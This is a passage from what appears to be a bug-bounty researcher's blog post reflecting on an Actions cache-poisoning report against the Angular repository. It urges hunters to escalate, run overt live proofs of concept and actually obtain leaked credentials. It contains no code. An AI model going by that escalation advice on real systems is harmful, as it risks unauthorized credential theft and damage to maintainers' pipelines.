
Back in 2024, one of the original Actions Cache Poisoning vulnerabilities I reported was in the angular/angular repository. I didn’t have Cacheract back then, nor had I come up with the actions/checkout gadget used by Cacheract to silently obtain RCE. My payload broke the Angular repository’s CI/CD, and I stopped further testing. It turned out there were other issues in the Angular infra and I just…didn’t test adjacent functionality.
That’s the thing about bug hunting: you might have a rough duplicate or a case where you almost had a lead you did not pursue. You can either look back at what could have been, or you can adjust your approach and tooling and be ready for the next opportunity.
The moral of the story for CI/CD bugs is: escalate, escalate, escalate. If you are reporting build pipeline misconfigurations or even leaks of GitHub tokens, you must conduct reconnaissance and careful post-exploitation to prove impact. Otherwise, you are leaving money on the table. Had I only reported a low-effort “RCE PoC” print statement, I would not have received an award for this report.
This is why I opt for overt, live PoCs unless program rules explicitly forbid it.
If you encounter a GitHub Actions workflow that allows stealing credentials, you need to exploit it and obtain the credential to prove maximum impact. The same concept applies to reporting leaked GitHub PATs. You’re leaving money on the table if you don’t.
Conclusion
If you’re still reading, then thanks for sticking with the post! Complex CI/CD deployments are often a tangled web of trust between automation and machine accounts that are a single misconfiguration away from Critical impact.
Given this trend, build pipelines are a prime initial access target for threat actors, and they are making bank: Shai-Hulud 2.0 directly enabled the TrustWallet hack where attackers stole over 8 million dollars in cryptocurrency.
For defenders: threat model your build pipelines and make them resilient against these small misconfigurations. Applying defense in depth to pipelines is easier said than done, but the risk grows by the day as more threat actors pivot to supply chain attacks.